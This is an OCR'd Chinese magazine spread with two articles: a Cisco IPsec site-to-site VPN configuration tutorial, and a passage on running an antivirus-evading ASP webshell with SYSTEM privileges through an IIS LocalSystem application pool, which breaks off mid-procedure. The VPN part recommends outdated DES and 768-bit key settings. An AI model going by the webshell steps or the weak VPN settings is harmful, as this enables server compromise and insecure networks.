网络不使用VPN时，当两个网络想连接在一起时，也可以采取专线及Frame等方式。但是专线的费用是很高的，灵活性也比较差，比如要加个接点就要去ISP申请，而且是广域网的管理，当更换ISP时也会很麻烦。而VPN的费用只是两端接入Internet的费用，而且是局域网的管理，也认证了之前的特性。

组建VPN网络的相关要求

构建VPN网络，需要接入各方均可接入互联网，向当地ISP（网络服务提供商）或NIC（网络信息中心）申请即可，包括DSL（如ADSL）、异步拨号等等。

VPN可以作用在防火墙、路由器、VPN专用设备、服务器或普通PC机上，并且支持多点连接，组建方式非常灵活方便，如图3所示。




图3 VPN组建网络设备选择空间非常大

VPN方案应当能够满足的要求

一般来说，企业在选用一种远程网络互联方案时都希望能够对访问企业资源和信息的要求加以控制，以免出现瓶颈或浪费；同样也会考虑到数据经过互联网，信息是否安全，是否会被职业黑客或同行业的网络间谍所截取的问题。所以组建VPN一般必须满足如下要求：

小提示 网络出现瓶颈主要是指网络带宽不够用或没有一个好的网络规划。

1、用户验证

VPN方案必须能够验证用户身份并严格控制只有授权用户才能访问VPN，我们的验证可以使用ACL（访问控制列表）实现或可连接物理地址作为限制。

2、地址管理

VPN方案必须能够为用户分配专用的网络地址并确保地址的安全性。

3、数据加密

如果数据是商业性的或重要数据，那就必须要加密，以使中间人无法解密截获明文信息。但是在VPN网络里不一定非要加密，加密会加剧CPU的运算时间。

4、密钥管理

VPN方案必须能够生成并定期更新双方的加密密钥，这个双方单指两个局域网做VPN的设备。

5 、多协议支持

在做VPN配置之前，必须要了解网络都需要使用什么协议。方案必须支持公网上普遍使用的基本协议，包括IP、IPX等。以点对点隧道协议（PPTP）或第2层隧道协议（L2TP不支持加密）为基础的VPN方案既能满足以上所有的基本要求，又能充分利用遍及世界各地的Internet互联网络的优势。其它方案，包括安全IP协议（IPSec），虽然不能满足上述全部要求，但是可以满足大多数网络要求。

VPN具体应用方案实例

在组建方案中，我们主要以两端接入设备全部是路由器来演示。首先要保证两个网络是可以通信的，如果不能通信那VPN也是不可能成功的（好像有点废话），用ping 命令测试一下，如图4、图5所示。

> **小提示**
>
> 在路由器上ping测试以“！！！！！”来表示通过，如果有句号出现，则代表数据包丢包，如果全部是句号那就说明它们ping不通啦！图5是在路由器上的一个扩展的ping命令，可以指定目标地址及源地址，10.1.1.254是路由的一个接口地址，而192.168.1.2也是一个接口地址，但它同时也是管理地址。

组网物理设备说明

A网络：

网络子网为10.1.1.0/24。

路由器静态IP地址为：218.61.x.12。

B网络：

网络子网为10.1.2.0/24。

路由器静态IP地址为：218.25.x.3。

配置VPN需要执行如下步骤：

1、首先确定一个预先共享的密钥，保密密码。在这个实例中，假设我们事先商定的保密密码为nohack，这是两个网络事先商定好的，并且两端配置必须相同。

2、为SA协商过程配置IKE。SA（Security association），安全关联；IKE（internet Key Exchange），internet密钥交换。

3、配置IPSec，我们假设只需要IP功能验证。

TASK 1：配置IKE

R5.S.VPN(config)#crypto isakmp enable

R5.S.VPN(config)#crypto isakmp policy 10

policy 10表示配置策略号10，10可以随意更改，如果想配置多个VPN或多个策略可以写成policy N；

R5.S.VPN(config-isakmp)#authentication pre-share

当我们运行了“crypto isakmp policy 10”命令提示符将是config-isakmp模式。

告诉路由器要使用之前商定共享的密码来认证；

R5.S.VPN(config-isakmp)#group 1

group这个参数，分为参数1和参数2。参数1表示实用768位密钥，而参数2表示用1024位密钥。从表面上看，参数2要强于前者，但实际工作中大多使用参数1，参数2是非常消耗CPU及内存资源的，如果不配置将默认使用group 1。

```
Telnet 192.168.1.2
R4.S.UNP#show crypto isakmp policy

Protection suite of priority 100
   encryption algorithm:   DES - Data Encryption Standard (56 bit keys).
   hash algorithm:   Message Digest 5
   authentication method:   Pre-Shared Key
   Diffie-Hellman Group:   #1 (768 bit)
   lifetime:   86400 seconds, no volume limit

R4.S.UNP#show crypto isakmp key

Hostname/Address       Preshared Key
218.○.193.3            nohack


R4.S.UNP#ping 218.○.193.3


Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 218.○.193.3, timeout is 2 seconds:

!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms

R4.S.UNP#
```

图4　用ping命令测试A和B网络是可以正常通信的

```
Telnet 192.168.1.2

R4.S.UNP#ping

Protocol [ip]:

Target IP address: 218.○.193.3

Repeat count [5]:

Datagram size [100]:

Timeout in seconds [2]:

Extended commands [n]:y

Source address or interface:10.1.1.254

Type of service [0]:

Set DF bit in IP header? [no]:

Validate reply data? [no]:

Data pattern [0xABCD]:

Loose, Strict, Record, Timestamp, Verbose[none]:

Sweep range of sizes [n]:


Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 218.○.193.3, timeout is 2 seconds:



R4.S.UNP#!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms
R4.S.UNP#
```

图5　用扩展ping命令以内网地址测试

R5.S.VPN(config-isakmp)#lifetime 72000

对生成新SA（Security association）的周期进行调整。这个值以秒为单位，如果我们不进行配置，默认为lifetime 86400，也就是一天。这个必须双方设备设置相同的时间，否则VPN在正常初始化之后，将会在较短的一个SA周期到达时中断。运行EXIT命令退出isakmp配置模式，返回全局设置模式。

R5.S.VPN(config)#crypto isakmp key nohack address 218.25.x.3

我们在指定事先商定的密钥“nohack”并指定VPN另一端路由器IP地址218.25.x.3，至此也出现了第一条命令不同的地方，双方的路由器在之上的命令必须一致，而这条必须指定相互双方的IP地址。

TASK 2：配置IPSec

R5.S.VPN (config)#access-list 120 permit ip 10.1.1.0 0.0.0.255 10.1.2.0 0.0.0.255

这里使用的扩展访问列表120，用来允许以上地址通信及加密，它不能与任何过滤访问列表相同，应该使用单独的访问列表号来标识VPN规则，而对端设备要把地址相反配置。这是标准的配置方法，很多资料上都这么说，但是，实际工作中，两端的网络是不可以通信的，到底为什么，我们将在后面说明。

R5.S.VPN (config)#crypto ipsec transform-set ciscovpn esp-des

Ciscovpn是为这种选项组合所定义的名称。在两端的路由器上，这个名称可以相同，也可以不同；

R5.S.VPN (config)#crypto map string 120 ipsec-isakmp

以上命令为定义生成新保密密钥的周期。如果黑客破解了我们的保密密钥，他就可以使用同一个密钥的所有通信，网络传输的数据安全也就不能得到保证。基于这个原因，我们要设置一个较短的密钥更新周期，比如每两分钟生成一个新密钥，使黑客没有足够的时间来破解。参数string是我们给这个配置定义的名称，句子可以自定义，以后我们要把与路由器的外部接口建立关联。

R5.S.VPN (config-crypto-map)#set peer 218.25.x.3

这是指定对方路由器的IP地址，对方也要相应指定本路由器的IP的址；

R5.S.VPN (config-crypto-map)#set transform-set ciscovpn

R5.S.VPN (config-crypto-map)#match address 120

这两个命令分别标识用于这个连接的传输设置和访问列表；

R5.S.VPN (config)#interface serial 0

R5.S.VPN (config-if)#crypto map string

将刚定义的密码图应用到路由器的外部接口 "**crypto map string 120 ipsec-isakmp**"上。

很多朋友按这个配置后发现VPN还是不成功，有的和一些资料上一字不差地配置下来也是同样，怎么办呢？以上只是个标准的VPN配置，但它没有和实践结合起来。我们看一下它访问列表的配置：**access-list 120 permit ip 10.1.1.0 0.0.0.255 10.1.2.0 0.0.0.255**"，它只允许IP通过VPN的Tunnel（隧道），如果是路由器运行的路由协议所发的交换路由信息的包不就不能通过了吗？比如路由使用Rip version 2协议（使用UDP 520端口），isakmp的交换信息也不可能通过！我们还需要在访问列表加上如下条目，允许双方交换信息。具体要路由器通过什么协议则要根据你的实际情况而定。

access-list 120 permit esp host 218.25.x.3 host 218.61.x.12

access-list 120 permit udp host 218.25.x.3 host 218.61.x.12 eq rip

access-list 120 permit udp host 218.25.x.3 host 218.61.x.12 eq isakmp

而对终端设备也接相同的配置VPN就配置成功了，但要注意的是，在我提到的几点不同之处改成相对的信息即可！主要方法可以参照上面的内容。这时我们可以在本机来ping测试对方内网服务器地址，如图6所示。

```
命令提示符
^C
C:\>ping 10.1.1.3

Pinging 10.1.1.3 with 32 bytes of data:

Reply from 10.1.1.3: bytes=32 time=17ms TTL=252
Reply from 10.1.1.3: bytes=32 time=17ms TTL=252
Reply from 10.1.1.3: bytes=32 time=17ms TTL=252
Reply from 10.1.1.3: bytes=32 time=17ms TTL=252

Ping statistics for 10.1.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 17ms, Average = 17ms

C:\>ping 10.1.1.2

Pinging 10.1.1.2 with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time=17ms TTL=252
Reply from 10.1.1.2: bytes=32 time=17ms TTL=252
Reply from 10.1.1.2: bytes=32 time=17ms TTL=252
Reply from 10.1.1.2: bytes=32 time=17ms TTL=252

Ping statistics for 10.1.1.2:
```

图6 用ping命令测试内网对内网通信

从上图中的TTL值可以看出ICMP包一共经过了三台网关设备。这样一来我们就可以使用内部地址来访问不同物理网络的资源了。

打造服务器管理员的ASP木马

寂寞的刺猬

从本文你可以学到：

1.设置文件及文件夹的权限

2.ASP木马的另类应用

题目感觉有些矛盾，但没办法，ASP木马已经成了一个贬义词！何谓ASP木马？其实ASP木马原身就是网站管理程序，正如鲁迅先生说的："世上本没有路，走的人多了，也便成了路。"大量的ASP网站管理程序被修改成入侵网站的工具——ASP木马，于是乎，ASP网站管理程序就成了ASP木马，也成了众矢之的！

通常情况下，ASP木马的权限是WEBSHELL——网络权限，在设置不严的服务器内可以浏览其他磁盘的文件，可以运行CMD程序。但这些权限仅相当于服务器内的USERS权限，如何把ASP木马的权限提升为SYSTEMSHELL——系统权限，先来看一下百度的回答！答案似乎很统一，把解释ASP脚本的"asp.dll"添加进/W3SVC/InProcessIsapiApps里面，这样ASP程序就具有超级权限了。但问题也跟着来了，不仅管理员自己的ASP网站管理程序具有超级权限，入侵者的ASP程序同样也具有超级权限，这样的后果是很严重DI！如何让ASP木马既具有超级权限，又唯我独用呢？

一、WIN2003服务器

先来介绍一下环境，WIN2003服务器是按照《黑客手册》2005年10月刊"客串WIN2003服务器管理员"的方法来配置的，大致如下：网站目录外的磁盘的权限是SYSTEM+Administrators；系统盘内的一些敏感程序如CMD.EXE、NET.EXE等的权限设置的也是SYSTEM+Administrators；网站内各目录的访问权限为不同用户。在这种环境下，上传的ASP木马将被局限于上传目录内，无法发挥出ASP程序的功能。

看过环境，再来亮一下工具。本想用海洋或桂林老兵的网站助手，无奈名气太大，即使采取加密化妆，也被杀毒软件一眼就认了出来。幸好偶手头有一款"程序网络工作组ASP站长助手"，为了增加功能，偶又把桂林老兵网站助手6.0的CMD代码修改后加入其中，用杀毒软件试了一下，可以通过，以下暂命名为jm.asp。

OK，在网站BBS目录内新建sys文件夹，把这款jm.asp保存到其中，输入URL地址：**http://127.0.0.1/bbs/sys/jm.asp**，登录，使用增加的CMD功能，输入**net user**查看服务器内用户列表，结果可想而知，返回的是"拒绝访问"。如何让这款ASP木马具有系统权限，成为管理员的助手呢？

第一步：设置目录权限

打开SYS目录的"属性"窗口，切换至"安全"选项，如图1所示。

因为ASP文件要唯我独用，所以要先对此目录进行权限设置。依次点击"高级"→在"sys的高级安全设置"窗口内，如复选中"允许父项的继承权限传播到该对象和所有子对象"则要去除其选项，并在弹出的"安全"窗口中点击"复制"，接下来删除"权限项目"中的组或用户名（全部删除）→点击"添加"→点击"选择用户或




图1

组”中的“高级”→“立即查找”→选择自己的管理员账户(也可添加Administrators组)→点“确定”返回到“sys权限项目”窗口→选择“允许”项的“完全控制”→点“确定”返回到“sys的高级安全设置”→点“确定”返回到“sys属性窗口”，如图2所示，权限设置完成，管理员JM对SYS目录具有完全控制权限。




图2

第二步：创建程序池

起初测试时，偶以为将文件设置为管理员权限，那么在访问时，应该也是管理员的身份了。但结果呢，权限是大了一点，可以操作磁盘中的文件及文件夹，但CMD程序还是不能运行，权限不够啊！于是偶又在“INTERNET 信息服务（IIS）管理器”中乱翻，结果，一不小心掉进一个池里^_^。

在IIS6.0 中,应用程序池的作用就是为了将每个程序的工作进程隔离。偶是这样理解的，应用程序池就像一个一个的小池子，每个程序在默认情况下运行于自己的池子内，在该池子里，随你程序怎么折腾，只要管理员不允许你越池一步，程序的活动空间最终还是局限于该池子内，这样既保证了程序的正常运行，也增加了网站的安全性。

如果把程序池中的“自定义账户”设置为管理员JM，是不是就可以让jm.asp达到超级权限呢？测试后发现偶的想法是不行DI！不过，偶在程序池的“预定义账户”中发现其有三种类型：

1、网络服务（NetworkService）；

2、本地服务（LocalService）；

3、本地系统（LocalSystem）。

在IIS6.0的默认配置中，“预定义账户”是“网络服务”账户，拥有低级别的用户访问权限，此用户就相当于澡塘中的服务生，只有放水的权限。而“本地服务”的权限则比“网络服务”大一些，相当于领班的吧！“本地系统”呢，权限就更大了，应该属于老板级的，可以让用户到任意池中游泳，包括贵宾池哟！

看来没有白掉进池里，呵呵！下面就来创建程序池。在“应用程序池”上点右键，选择“新建”→“应用程序池”，如图3所示，设定程序池的ID为**sys**。




图3

打开sys的属性窗口，切换至“标识”选项，如图4所示。




图4



图5

将“预定义账户”更改为“本地系统”，点“确定”保存，这时会弹出如图5所示的窗口，从这些提示信息中，也可以看出“本地系统”账户具有很高的权限。

第三步　设置WEB目录

应用程序池设置完成后，接下来就是设置WEB目录。展开IIS管理器控制树中的“网站”→“BBS”→“SYS”，打开SYS的属性窗口，点击“应用程序设置”中的“创建”按钮，为该目录创建一个程序池，名称按默认，关键步骤是选择“sys”为当前“SYS”目录的“应用程序池”，如图6所示。

